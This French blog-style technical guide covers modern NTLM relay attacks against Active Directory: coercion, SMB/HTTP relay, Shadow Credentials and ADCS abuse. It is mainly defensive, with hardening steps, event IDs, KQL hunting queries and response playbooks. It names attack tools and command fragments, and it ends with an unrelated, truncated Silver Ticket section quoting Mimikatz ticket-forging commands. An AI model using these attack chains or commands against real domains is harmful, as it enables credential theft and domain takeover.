AYI NEDJIMI Consultants

NTLM Relay moderne (SMB/HTTP, | Guide Technique 2026

Catégorie : Articles Techniques Lecture : 27 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

NTLM reste omniprésent dans les environnements Windows, malgré l NTLM Relay moderne (SMB/HTTP, Shadow Credentials,. Expert en cybersécurité et.

Cette analyse technique de NTLM Relay moderne (SMB/HTTP, s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Ce guide technique sur ntlm relay moderne smb http s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, contexte et évolution du ntlm relay et fonctionnement technique du ntlm relay. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

NTLM reste omniprésent dans les environnements Windows, malgré l'évolution vers Kerberos et les identités cloud hybrides. Les adversaires exploitent cette persistance pour réaliser des attaques de relayage, combinant SMB, HTTP, MSRPC et des fonctionnalités Active Directory avancées telles que les Shadow Credentials. Les campagnes récentes démontrent que le relais NTLM ne relève plus du pentest classique : il s'intègre à des chaînes de compromission complexes, exploitant des vulnérabilités comme PetitPotam, DFSCoerce ou MS-EFSRPC, et contournant des protections supposées robustes telles que le MIC (Message Integrity Check) et le SMB signing. Cet article propose une analyse technique approfondie des attaques de NTLM relay moderne, des vecteurs SMB/HTTP, des scénarios Shadow Credentials et des mesures de défense (durcissement, télémétrie, chasse). Des playbooks concrets permettent de contenir et détecter ces attaques dans les environnements AD on-prem et hybrides.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Contexte et évolution du NTLM relay

NTLM (NT LAN Manager) est un protocole d'authentification challenge-réponse. Historiquement conçu pour les réseaux locaux, il n'intègre pas de protection intégrée contre les attaques de relayage. Les défenses recommandées (SMB signing obligatoire, Extended Protection for

Authentication, MIC) ne sont pas toujours activées ou couvrent seulement certains scénarios. Avec la montée des environnements hybrides, le NTLM s'imbrique dans des services web, des appliances, des proxies, multipliant les surfaces. L'évolution du relais a suivi plusieurs phases :

1. **Relay SMB classique** : utilisation d'outils comme `Responder`, `Metasploit auxiliary/server/capture/smb`, `Impacket ntlmrelayx` pour relayer vers SMB, LDAP. 2. **Relay HTTP** : relais vers des applications web acceptant NTLM (SharePoint, Outlook Web App). 3. **Coercion de l'authentification** : outils forçant une machine à s'authentifier (PrinterBug, PetitPotam, DFSCoerce). 4. **Shadow Credentials et ADCS** : génération de certificats ou d'attributs alternatifs pour l'authentification future.

Les attaquants combinent désormais des techniques pour escalader rapidement vers Domain Admin, voire atteindre Azure AD via des identités synchronisées. Les défenses doivent donc couvrir l'ensemble de la chaîne technique.

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Fonctionnement technique du NTLM relay

L'attaque repose sur une interception de la séquence challenge-réponse. Un attaquant se place en `man-in-the-middle` entre une victime (cliente) et un serveur cible. Les étapes :

1. La victime initie une connexion NTLM vers un serveur contrôlé ou usurpé par l'attaquant. 2. L'attaquant relaye le message au serveur cible. 3. Le serveur cible envoie un challenge ; l'attaquant le retransmet à la victime. 4. La victime répond avec un `NTProofStr` calculé à partir de ses crédences. 5. L'attaquant transmet la réponse au serveur cible, qui l'accepte et accorde l'accès.

Le succès dépend de l'absence de mécanismes d'intégrité (MIC) ou de signature sur le protocole sous-jacent (SMB signing, LDAP signing, RPC sealing). La modernisation du relais inclut des manipulations pour dégrader l'authentification (suppression du MIC via `-remove-mic` d'Impacket) ou forcer des services à accepter des connexions non signées.

Vecteurs SMB et HTTP

SMB relay

Les relais SMB ciblent les services `\pipe\lsarpc`, `samr`, `netlogon` sur les contrôleurs de domaine. Une fois authentifiés, les attaquants peuvent effectuer :

- `SAMR` pour lister les utilisateurs, modifier les attributs (ajout au groupe Domain Admin).
- `LSA` pour récupérer des secrets (krbtgt, hashes).
- `Netlogon` pour déclencher `setcomputerpassword` (exploitation ancien Zerologon).

Les relais SMB modernes utilisent des modules comme Impacket `smbrelayx` avec support `SMBv2`, capture de `NETLOGON`, injection DCSync. Les cibles incluent des serveurs sans SMB signing obligatoire, ou des équipements NAS, imprimantes, appliances de sauvegarde.

HTTP relay

Le relais HTTP/HTTPS cible les applications web acceptant NTLM : SharePoint, AD FS, Exchange, WSUS. L'attaquant relaye l'authentification NTLM vers des endpoints exposés, récupère des cookies d'authentification, ou exécute des actions via API (ex : SharePoint REST). Les attaques modernes exploitent `ProxyShell` ou `Exchange EWS` combinés au relais. L'utilisation de `ntlmrelayx -http` permet de convertir le jeton en cookie, facilitant l'accès.

![SVG à créer : chaîne NTLM relay SMB/HTTP avec serveur relais et cible LDAP]
Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Coercion d'authentification : PrinterBug, PetitPotam, DFSCoerce

Les relais requièrent que la victime s'authentifie vers l'attaquant. Plusieurs techniques forcent cette authentification :

- **PrinterBug (MS-RPRN)** : exploitation de l'API `RpcRemoteFindFirstPrinterChangeNotification` pour forcer une authentification SMB vers un listener.
- **PetitPotam (EFSRPC)** : utilisation de `EfsRpcOpenFileRaw` pour pousser un serveur à s'authentifier. Fonctionne contre ADCS HTTP, LSARPC.
- **DFSCoerce (MS-DFSNM)** : abuse de `NetrDfsGetClientInfo` pour obtenir une authentification.
- **ShadowCoerce (MS-FSRVP)** : similarité avec les autres vecteurs, ciblant le service Volume Shadow Copy.

Ces techniques contournent l'obligation de l'interaction utilisateur. L'attaquant n'a besoin que d'une machine accessible sur le réseau, souvent un contrôleur de domaine ou un serveur de fichiers. Les scripts `Coercer`, `PetitPotam.py`, `dfscoerce.py` simplifient l'exploitation.

Shadow Credentials : abus d'attributes msDS-KeyCredentialLink

Les Shadow Credentials permettent à un attaquant de créer une paire clé/certificat liée à un objet AD (utilisateur, machine) via l'attribut `msDS-KeyCredentialLink`. En ajoutant une entrée contenant une clé publique contrôlée par l'attaquant, celui-ci peut s'authentifier via Kerberos PKINIT ou Credential Guard, contournant l'usage du mot de passe. Les étapes :

1. Relayer NTLM vers LDAPS pour obtenir des droits `GenericWrite` ou `WriteProperty` sur un objet. 2. Utiliser `addspn.py` ou `shadowcredentials.py` (Impacket) pour insérer l'attribut. 3. Avec la clé privée correspondante, obtenir un TGT via PKINIT (`gettgtpkinit.py`).

Ce scénario est redoutable car il assure une persistance furtive. Même après la rotation des mots de passe, l'attaquant conserve un accès. Les attaques récentes intègrent ce vecteur comme étape finale après un relais réussi.

ADCS (Active Directory Certificate Services) et NTLM relay

ADCS introduit des endpoints HTTP (certsrv) acceptant NTLM. Le relais NTLM vers ADCS permet :

- De demander un certificat au nom de la victime (`ESC1` , `ESC8`).
- D'exploiter les modèles vulnérables (`ENROLLEE_SUPPLIES_SUBJECT`).

PetitPotam cible souvent l'endpoint `certsrv` pour obtenir des certificats alignés sur les identités Domain Admin. Les attaquants peuvent ensuite utiliser `certutil` ou `Rubeus` pour convertir le certificat en TGT (`Rubeus asktgt /user:Administrator /certificate:...`). Les mitigations incluent l'activation de l'authentification étendue, la restriction des modèles de certificats, la publication d'OCSP resilient.

Bypass du MIC et du SMB signing

Le MIC (Message Integrity Check) protège partiellement contre le relais en détectant des modifications du message `Authenticate` . Cependant, certains serveurs ne l'exigent pas, ou ne vérifient pas sa valeur en cas de `Extended Protection` désactivée. Impacket permet de supprimer le MIC (`--remove-mic`), profitant de serveurs qui ne rejettent pas la requête. De même, le SMB signing devrait être obligatoire ; pourtant, pour des raisons de performance ou de compatibilité, il reste souvent optionnel. Les attaquants identifient les serveurs sans signature (`nmap --script smb2-capabilities`), puis ciblent ces hôtes. Le bypass consiste aussi à relayer vers des services qui n'appliquent pas la signature, tels que certains appliances, ou à forcer un downgrade vers SMBv1 (toujours présent sur certains systèmes).

Chaînes d'attaque modernes

Une chaîne typique en 2023 :

1. Compromission initiale d'une machine via phishing. 2. Déploiement de `Responder` ou `Inveigh` pour capter des `NTLMv2` . 3. Utilisation de `PetitPotam` pour forcer l'authentification du contrôleur de domaine vers l'attaquant. 4. `ntlmrelayx.py` relaye la connexion vers LDAPS, effectue un `GenericAll` sur un objet machine. 5. Ajout d'un Shadow Credential, obtention d'un certificat via ADCS. 6. Conversion du certificat en TGT, prise de contrôle Domain Admin via `DCSync` (`secretsdump.py`).

Variante : relais HTTP vers Exchange pour créer une règle de transport, pivot vers Azure AD (M365). Les adversaires adaptent la chaîne selon les surfaces disponibles (serveurs vulnérables, absence de signature, ADCS exposé).

Défense : approche stratégique

La défense contre le NTLM relay doit combiner :

- **Réduction de surface** : désactivation de NTLM là où possible, bascule vers Kerberos, suppression des héritages LM.
- **Durcissement protocolaire** : imposition du SMB signing, LDAP signing, channel binding, Extended Protection.
- **Contrôles AD** : limitation des permissions d'écriture, durcissement d'ADCS, surveillance des attributs sensibles.
- **Détection & chasse** : instrumentation des logs, corrélation des événements, detection des outils (impacket, Coercer).

Les organisations doivent aligner les équipes infrastructure, sécurité, SOC, AD. Un plan d'action pluriannuel peut être nécessaire pour retirer NTLM des applications legacy.

Durcissement SMB

Le SMB signing peut être imposé via GPO (`Microsoft network client: Digitally sign communications (always)`). Les serveurs doivent l'exiger (`Microsoft network server: Digitally sign communications (always)`). Pour les appareils ne supportant pas la signature, une isolation réseau est indispensable. Il faut inventorier les exceptions, planifier leur mise à jour ou remplacement. Des tests réguliers (`Test-SmbClientConfiguration`) vérifient la conformité. Les environnements multi-domaines doivent étendre ces GPO à toutes les OU.

MIC et Extended Protection

Le MIC devrait être activé via les mises à jour Windows (KB2265716). Les administrateurs doivent vérifier les options `Network security: Allow Local System to use computer identity for NTLM` et `Network security: Restrict clients allowed to make remote calls to SAM`. Extended Protection for Authentication (EPA) doit être activé sur IIS, ADCS, Exchange, AD FS. EPA utilise le Channel Binding Token pour relier la connexion SSL à l'authentification NTLM, empêchant un relais vers un autre hôte. Cependant, EPA nécessite que les clients supportent la fonctionnalité ; un plan de compatibilité est nécessaire.

![SVG à créer : schéma des contrôles MIC, SMB signing, Channel Binding]

LDAP signing et LDAPS

Le LDAP signing empêche les connexions LDAP non signées ; combiné à LDAPS, il protège contre le relais. Les contrôleurs doivent être configurés avec `Domain controller: LDAP server signing requirements = Require signing` et `Domain controller: LDAP client signing requirements =`

`Require signing`. Il faut auditer les applications utilisant LDAP simple bind pour éviter les interruptions. Les logs `Directory Service` (event 2887, 2888, 2889) indiquent les connexions non signées. Une fois les exceptions identifiées et traitées, on passe en mode `Require`.

Protection ADCS

Les mesures pour ADCS :

- Désactiver NTLM sur IIS (`web.config`), forcer Kerberos ou certificat client.
- Activer EPA et `Require SSL`.
- Restreindre les templates vulnérables (supprimer `ENROLLEE_SUPPLIES_SUBJECT`, imposer `Manager approval`).
- Surveiller les requêtes de certificats (event 4886, 4887 dans `Security` log).
- Déployer `certsrv` derrière un reverse proxy qui impose la validation TLS.

Les audits ADCS (outil `PSPKIAudit`) identifient les modèles dangereux (`ESC1`, `ESC2`, `ESC3`, etc.).

Détection : journaux Windows

Les journaux pertinents :

- `Security` : event 4624 (logon), 4625, 4648 (logon explicite), 4672 (privilèges spéciaux), 4742 (modification computer account), 5136 (modification AD), 4769 (TGS), 4890/4892 (certificates).
- `System` : événements SMB (3000), Netlogon (5827).
- `Microsoft-Windows-SMBServer/Security` pour SMB signing.
- `Microsoft-Windows-LDAP-Server/Operational` pour connexions LDAP.

Les analystes doivent corréler : un 4624 NTLM de type 3 suivi d'un 5136 sur `msDS-KeyCredentialLink` est suspect. Les logs ADCS (4886) corrélés à un 4624 type 3 indiquent un relais vers certsrv.

Détection réseau

Les solutions NDR (Network Detection & Response) captent les patterns : `NTLMSSP_NEGOTIATE`, `NTLMSSPAUTH`, absence de SMB signing. Des signatures IDS (Suricata, Zeek) détectent les requêtes `EfsRpcOpenFileRaw`, `RpcRemoteFindFirstPrinterChangeNotification`. Zeek extrait les tokens NTLM, identifie les hostnames, corrèle les flux. Les analystes surveillent les connexions SMB/HTTP inhabituelles, surtout vers des contrôleurs de domaine. Un trafic NTLM vers un hôte qui n'est pas un DC est anormal. Les flux destinés à `RPC port 135` suivis d'une `SMB session` vers un hôte unique peuvent être des coercions. Pour approfondir, consultez Top 10 des Attaques.

Hunting : scénarios et requêtes SIEM

Détection Shadow Credentials

Dans Sentinel (KQL) :

```
SecurityEvent
| where EventID == 5136
| extend Attribute = tostring(parsexml(EventData).EventData.Data[?
(@Name=='AttributeLDAPDisplayName')].'#text')
| where Attribute == "msDS-KeyCredentialLink"
| extend Target = tostring(parsexml(EventData).EventData.Data[?
(@Name=='ObjectDN')].'#text')
| project TimeGenerated, Target, Account = Account
```

Cette requête liste les modifications `msDS-KeyCredentialLink`. Un couplage avec un 4624 type 3 (NTLM) dans les secondes précédentes signale un relais.

Détection PetitPotam

Surveillez les logs `RPC` :

```
SecurityEvent
| where EventID == 4624 and LogonType == 3 and AuthenticationPackageName == "NTLM"
| where Computer endswith "$" and AccountType == "Machine"
| summarize count() by Computer, TargetAccount, bin(TimeGenerated, 5m)
| where count > 5
```

Un nombre élevé d'authentifications machine via NTLM sur une période courte peut indiquer une coercion. Combinez avec des logs `EFSRPC` (event 82).

![SVG à créer : pipeline de hunting NTLM relay (logs Windows + SIEM + NDR)]

Détection via EDR/DFIR

Les EDR (Defender for Endpoint, CrowdStrike, SentinelOne) détectent :

- Exécution de `impacket` (cmdline contenant `ntlmrelayx.py`).
- Chargement de modules Python `impacket`.
- Processus `PetitPotam` (ex : `rpcdump`).
- Création de pipes nommés suspects.

Les EDR collectent aussi les connexions réseau, permettant d'observer les flux SMB de l'hôte compromis vers un DC. Des règles YARA peuvent identifier les scripts Impacket sur disque. Defender for Identity (ancien ATA) détecte `Suspected NTLM Relay Attack` en corrélant les authentifications. Pour approfondir ce sujet, consultez notre article sur les attaques Pass-the-Hash et les strategies de defense.

Réponse à incident
Lorsqu'un relais est détecté :

1. Isoler l'hôte source (machine attaquante). 2. Identifier les cibles : DC, ADCS, serveurs LDAP. 3. Rechercher les modifications AD (5136, 4742), certificats (4886). 4. Révoquer les Shadow Credentials (`Set-ADUser -Remove`). 5. Supprimer les certificats compromis, révoquer via CRL. 6. Réinitialiser les mots de passe des comptes ciblés, notamment Domain Admin.

La response inclut une chasse sur les systèmes : journaux, `lsass` dumps, wmi logs. Les flux réseau sont examinés pour détecter d'autres attaques. Les playbooks doivent inclure des scripts pour vérifier `msDS-KeyCredentialLink` massivement (`Get-ADObject -LDAPFilter`).

Gestion des exceptions et héritage legacy

Certaines applications Windows héritées reposent sur NTLM sans signature. Les organisations doivent :

- Documenter les dépendances, planifier la migration (Kerberos, modern auth).
- Isoler les serveurs legacy (segments réseau, pare-feu, jump hosts).
- Appliquer des ACL restrictives (limiter les accès).
- Activer le SMB signing entre ces serveurs spécifiques (GPO).

La communication avec les équipes métiers est essentielle pour planifier des arrêts. Les tests d'impact précèdent toute modification GPO globale.

Intégration dans la feuille de route Zero Trust

Zero Trust exige une authentification forte, un contrôle d'accès conditionnel. L'élimination de NTLM en est une composante : adoption de Kerberos et de l'authentification moderne (Azure AD). Les contrôleurs de domaine modernes (Windows Server 2022) offrent des configurations par défaut plus strictes (LDAP signing, RPC sealing). Les solutions comme `Privileged Access Workstations` (PAW) réduisent l'exposition. On intègre la chasse NTLM relay dans le programme Zero Trust, en combinant EDR, SIEM, NDR.

Automatisation et tests
Des scripts PowerShell automatisent la vérification :

- `Test-AdAuthenticationPolicy` pour inspecter les policies.
- `Get-WinEvent -FilterHashtable @{LogName='Directory Service'; ID=2887}` pour détecter les connexions non signées.
- `Invoke-Command` pour vérifier le SMB signing (`Get-SmbServerConfiguration`).

Les tests red team/purple team utilisent `Invoke-TheHash`, `Bettercap`, `Inveigh`. Les Blue Teams doivent simuler les attaques pour valider les détections. Des lab virtuels (FlareVM) sont déployés pour entraîner les analystes.

Mapping MITRE ATT&CK
Les attaques NTLM relay se placent sur :

- **T1557.001 (Adversary in the Middle: LLMNR/NBT-NS Poisoning)**.
- **T1557.002 (Adversary in the Middle: ARP Cache Poisoning)**.
- **T1210 (Exploitation of Remote Services)**.
- **T1187 (Forced Authentication)**.
- **T1189 (Drive-by Compromise)** si vecteur initial web.

- **T1110.001 (Password Hashing)** lors de la capture.

Les défenses se mapent sur D3FEND : `D3-AI0001 (Network Isolation)`, `D3-UDE0003 (Endpoint Monitoring)`, `D3-AC0003 (Network Segmentation)`.

Tableaux de bord et KPIs
Les dashboards SOC incluent :

- Nombre d'événements 4624 type 3 par hôte.
- Serveurs refusant la signature SMB.
- Modifications `msDS-KeyCredentialLink`.
- Requêtes ADCS par modèle.
- Alertes EDR sur Impacket.

Des KPIs mesurent la réduction d'usage NTLM, la couverture SMB signing, le temps moyen de remédiation. On alimente un reporting trimestriel avec les progrès.

Cas pratiques supplémentaires

Incident MSSP 2022

Un MSSP a détecté un relais NTLM contre un client bancaire. L'attaquant avait compromis un serveur RDS, lancé `Inveigh`, puis utilisé `Coercer` pour forcer l'authentification du DC vers un listener. Le relais LDAPS a permis l'ajout d'un Shadow Credential sur le compte `krbtgt`. Les logs 5136 ont été ignorés car la surveillance ne couvrait pas `Directory Services`. L'attaque a été détectée après l'utilisation de `DCSync`. La remédiation a exigé la réinitialisation `krbtgt` (deux fois), la purge des certificats, et la mise en place de GPO. Cette étude souligne l'importance des journaux AD.

Incident Industriel

Dans un réseau industriel, un attaquant a utilisé un relais NTLM via un serveur OPC historique. Celui-ci ne supportait pas SMB signing. L'attaquant a pivoté vers les contrôleurs du domaine industriel, modifiant des comptes d'ingénierie. L'incident a souligné la nécessité d'isoler les environnements industriels, d'appliquer des polices de sécurité spécifiques et d'utiliser des jump servers Kerberos-only.

Surveillance continue et Threat Hunting programmé

Les organisations avancées programment des hunts mensuels :

- Extraire les `msDS-KeyCredentialLink` et vérifier qu'ils correspondent aux comptes autorisés.
- Identifier les machines effectuant des connexions SMB sans signature.
- Vérifier les requêtes ADCS par modèle.

Les hunts s'accompagnent de scripts automatisés, de tasks Sentinel, de rapports envoyés aux équipes IAM. Les découvertes alimentent les actions correctives.

![SVG à créer : calendrier de hunting NTLM relay avec activités mensuelles]

Sensibilisation et formation
Les administrateurs AD, les équipes helpdesk et SOC doivent comprendre :

- Les risques du NTLM relay.
- Comment reconnaître un event 5136 sur `msDS-KeyCredentialLink`.
- L'importance du SMB signing.
- Les techniques de coercion.

Des formations régulières (workshops, labs). La documentation interne inclut des guides `How to detect Shadow Credentials`, `How to enable LDAP signing`. Les retours d'expérience d'incidents sont partagés.

Roadmap de maturité
1. **Phase 1** : Inventaire de l'utilisation NTLM, activation des logs AD et SMB, quick wins (SMB signing sur DC). 2. **Phase 2** : Activation LDAP signing, EPA, durcissement ADCS, surveillance Shadow Credentials. 3. **Phase 3** : Automatisation de la détection, intégration NDR, hunts mensuels, Purple Team. 4. **Phase 4** : Éradication NTLM sur les segments critiques, migration vers Kerberos/modern auth, Zero Trust.

Chaque phase comprend un plan projet, des jalons, des tests de régression. Pour approfondir, consultez Container Escape : Techniques d'Évasion Docker et Containerd.

Annexes : checklists opérationnelles

- **Checklist SMB** : GPO signature, inventaire exceptions, tests, monitoring.
- **Checklist ADCS** : audit des templates, activation EPA, revue des certificats.
- **Checklist Shadow Credentials** : scripts de vérification, suppression des entrées non autorisées.
- **Checklist Coercion** : désactivation services non nécessaires, ACL RPC, firewalling.

> **Ressources open source associées :**
>
> - NTLMAudit — Audit NTLM (C++)
> - SMBSessionForensics — Forensics sessions SMB (C++)
> - ad-attacks-fr — Dataset des attaques Active Directory (HuggingFace)

Est-ce que la desactivation de NTLM casse des applications ?

La desactivation de NTLM peut impacter certaines applications legacy qui n'ont pas ete mises a jour pour supporter Kerberos ou des protocoles d'authentification modernes. Un audit prealable des applications utilisant NTLM est indispensable avant toute desactivation, suivi d'une migration progressive.

Conclusion

Le NTLM relay moderne est une menace persistante, combinant coercion, relais SMB/HTTP et abus AD. Les attaquants exploitent les Shadow Credentials et ADCS pour obtenir une persistance invisible. Les défenses doivent être globales : durcissement des protocoles, surveillance approfondie, chasse proactive, sensibilisation. L'élimination progressive de NTLM et l'adoption de standards modernes restent l'objectif ultime, mais en attendant, la résilience passe par la réduction de surface, la détection et la réponse rapide. Les organisations qui investiront dans ces axes limiteront l'impact des attaques de relayage et renforceront la sécurité de leur Active Directory.

Focus sur les environnements hybrides et Azure AD Connect

Les organisations hybrides synchronisent leurs identités via Azure AD Connect. Les serveurs AAD Connect utilisent souvent NTLM pour des interactions locales. Un relais réussi peut compromettre le compte `MSOL` doté de privilèges élevés. L'attaque peut ensuite impacter Azure AD : ajout d'applications malveillantes, consentement, modification de rôles. Les défenseurs doivent :

- Séparer AAD Connect sur des serveurs dédiés.
- Restreindre l'accès via firewall, imposer SMB signing.
- Surveiller les logs AAD Connect (event ID 906) pour détections d'anomalies.
- Activer l'audit dans Azure AD (sign-in logs) pour corréler avec les événements on-premises.

Les hunts hybrides utilisent `AzureADSignInLogs` pour détecter des accès depuis des certificats anormaux après un relais Shadow Credentials.

Segmentations réseau et architecture

La segmentation réseau est un rempart majeur. On partitionne :

- **Tier 0** : contrôleurs de domaine, PKI, serveurs ADFS. Isolement strict, pare-feu, VLAN dédiés, pas de trafic SMB/HTTP non autorisé.
- **Tier 1** : serveurs applicatifs. Politique de firewall limitant les flux vers Tier 0.
- **Tier 2** : postes utilisateurs, machines clients. LLMNR/NetBIOS désactivés, firewall bloquant SMB sortant vers servers sensibles.

Les relais reposent sur la capacité à joindre un DC. En limitant le trafic SMB/LDAP, on réduit la surface. Des appliances (Twingate, Zscaler) limitent l'accès au plan de contrôle. Les flux RPC (135, 445) sont filtrés par IP source/destination.

Gestion des protocoles hérités : LLMNR, NetBIOS, WPAD

Même si cet article se focalise sur le relais NTLM, des protocoles auxiliaires facilitent l'attaque :

- **LLMNR** et **NetBIOS** : permettre la redirection d'un client vers l'attaquant.
- **WPAD** : misconfiguration peut diriger le trafic web vers un proxy malveillant.

Les défenseurs doivent désactiver LLMNR (`Group Policy`), NetBIOS, et configurer statiquement WPAD. Ces actions réduisent le nombre de hashs capturables, limitant les opportunités de relais opportuniste.

Cartographie des surfaces avec BloodHound et PingCastle

BloodHound identifie les `Edge` NTLM `HasSession`, `GenericWrite` et les potentiels Shadow Credentials. PingCastle fournit un audit AD mettant en évidence l'usage de NTLM, la configuration SMB. Les équipes sécurité doivent intégrer ces outils :

- Générer des rapports trimestriels BloodHound.
- Extract `ACL` pour repérer les objets modifiables via NTLM relay (par exemple les comptes machine avec Self-Service).
- Prioriser la sécurisation des objets à haut privilège (`KRBTGT`, Domain Admin, comptes de synchronisation).

Détection via Windows Defender for Identity (MDI)

Microsoft Defender for Identity offre des détections spécifiques : `Suspected NTLM relay attack targeting LDAP`, `Suspected usage of SMB to steal credentials`. La solution corrèle les authentifications, identifie les patterns. Pour maximiser l'efficacité :

- S'assurer que tous les DC ont le capteur MDI.
- Activer la collecte `Raw events` pour enrichir le SIEM.
- Analyser les alertes `Reconnaissance using SMB session enumeration`.

MDI nécessite une supervision continue : certains environnements ont un bruit élevé (app legacy). Les analystes doivent ajuster les seuils, baselines.

Supervision des modifications AD via Change Auditor

Des outils comme `Quest Change Auditor`, `Lepide`, `Netwrix`, `Semperis DSP` offrent une visibilité sur les modifications AD. Ils alertent en temps réel lorsqu'un attribut sensible (ex : `msDS-KeyCredentialLink`) est modifié. L'intégration avec SOAR déclenche une réponse automatique (suppression de l'attribut, blocage du compte). Ces solutions fournissent des rapports de conformité, utiles pour les audits.

Détection avancée de la coercion

Les vecteurs de coercion laissent des traces spécifiques :

- Activation du service `Printer Spooler` (event 808) sur un serveur où il devrait être désactivé.
- Appels RPC inhabituels (Event 1006 `RPC Client Access`), logs `Microsoft-Windows-RPC/EE2Events`.
- Utilisation de `efsutil` (EFSRPC), visible dans `Microsoft-Windows-EFS/Debug`.

Des scripts WMI peuvent surveiller les services critiques (`Spooler`, `DFS`). Les defenders peuvent désactiver `Spooler` sur les contrôleurs de domaine, réduisant la surface (recommandation Microsoft). L'activation ponctuelle doit être strictement contrôlée.

Playbook Purple Team : exercice NTLM relay

Un exercice type :

1. **Préparation** : environnement de test, comptes non critiques, journaux activés. 2. **Phase rouge** : Exécuter `Coercer` pour forcer un DC à s'authentifier ; relayer via `ntlmrelayx` vers LDAPS, tenter l'ajout d'un Shadow Credential. 3. **Phase bleue** : Observer les alertes (MDI, SIEM), vérifier la détection du 5136. Déclencher le playbook réponse (suppression, reset mot de passe). 4. **Debrief** : Documenter les lacunes (ex : absence d'alertes, temps de réaction). Mettre à jour les règles.

Cet exercice est répété semestriellement, avec des variantes (relay vers ADCS, HTTP). Il renforce la collaboration SOC/IAM.

![SVG à créer : chronologie d'un exercice Purple Team NTLM relay]
Réduction des privilèges d'écriture

Les relais s'exploitent souvent pour modifier des objets. Il faut réduire les droits :

- Supprimer `GenericWrite` pour les `Authenticated Users` sur les comptes machine.
- Limiter les droits `WriteDACL` et `WriteOwner`.
- Utiliser `GPO Restricted Groups` pour contrôler l'appartenance.

Un audit `Get-ACL` (PowerView, AD ACL Scanner) identifie les objets vulnérables. On remplace les ACL larges par des groupes restreints. Les comptes de service ne devraient avoir que les droits nécessaires.

Outils de remédiation automatique

Des solutions (Semperis Purple Knight, SpecterOps `GhostPack`, Tenable.ad) proposent des remédiations :

- Scripts PowerShell retirant les `KeyCredentialLink` non autorisés.
- GPO appliquant le SMB signing.
- Correction des templates ADCS vulnérables.

Les organisations intègrent ces remédiations dans un pipeline d'amélioration continue. Chaque détection en production déclenche une campagne de remédiation similaire en pré-production pour tester.

Environnements Citrix, VDI et NTLM

Les infrastructures VDI/Citrix utilisent souvent NTLM pour l'authentification interne. Un relais dans ces environnements peut permettre de prendre le contrôle des brokers ou des serveurs d'applications. Les mesures : Pour approfondir, consultez GraphQL Injection : Techniques d'Exploitation 2026.

- Forcer Kerberos via SmartCard.
- Séparer les VLAN VDI et AD.
- Activer `Citrix Federated Authentication Service` avec certificats.

Des hunts spécifiques identifient les flux NTLM provenant des serveurs VDI vers les DC. Les incidents passés ont montré que des images VDI contenaient des outils Impacket.

Perspectives futures : désactivation de NTLM

Microsoft a annoncé des plans pour limiter NTLM dans les prochaines versions Windows Server. Les organisations doivent se préparer : inventaire des applications, tests de compatibilité, plan de migration (Kerberos, OAuth). Les alternatives incluent `Kerberos Constrained Delegation`, `Resource-based constrained delegation`, `SPNEGO`. Une gouvernance centralisée guide les équipes métier. L'objectif à long terme est un AD sans NTLM, aligné sur les principes Zero Trust, avec authentification conditionnelle (Azure AD Conditional Access) pour les interactions cloud.

FAQ technique

Q : Comment identifier rapidement les hôtes sans SMB signing ? Utiliser `PowerShell Invoke-Command -ScriptBlock {Get-SmbConnection | Where-Object {$.Dialect -like '3.*' -and -not $.Encrypted} }` et des scanners `nmap --script smb2-capabilities`. **Q : Que faire si une application critique ne supporte pas LDAP signing ?** Isoler l'application, appliquer un proxy LDAPS, planifier une mise à jour ou migration. Documenter l'exception et surveiller les connexions. **Q : Comment supprimer un Shadow Credential ?** `Set-ADComputer -Identity 'PC01' -Remove @{'msDS-KeyCredentialLink'='BLOB'}`. S'assurer de capturer la bonne entrée, utiliser `Get-ADObject -Properties msDS-KeyCredentialLink` pour lister. **Q : Peut-on détecter `ntlmrelayx` via les entêtes HTTP ?** Oui. Les requêtes contiennent `User-Agent: Python-urllib` ou `Impacket`. Les proxies web peuvent bloquer ces signatures ou les journaliser pour alerting.
Checklist finale étendue
1. **Durcissement protocolaire** : SMB/LDAP signing, EPA, MIC. 2. **Inventaire ADCS** : modèles sécurisés, NTLM désactivé, logging fort. 3. **Surveillance** : journaux 4624/5136/4886, EDR, MDI, NDR. 4. **Chasse** : Shadow Credentials, flux SMB non signés, vecteurs de coercion. 5. **Segmentation** : tiers, firewall, désactivation LLMNR/NetBIOS. 6. **Formation** : SOC, admins AD, campagnes Purple Team. 7. **Automatisation** : scripts de remédiation, SOAR, reporting. 8. **Roadmap** : migrations vers Kerberos/modern auth, retrait NTLM.

Cette checklist assure une posture dynamique, adaptée aux menaces NTLM relay.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
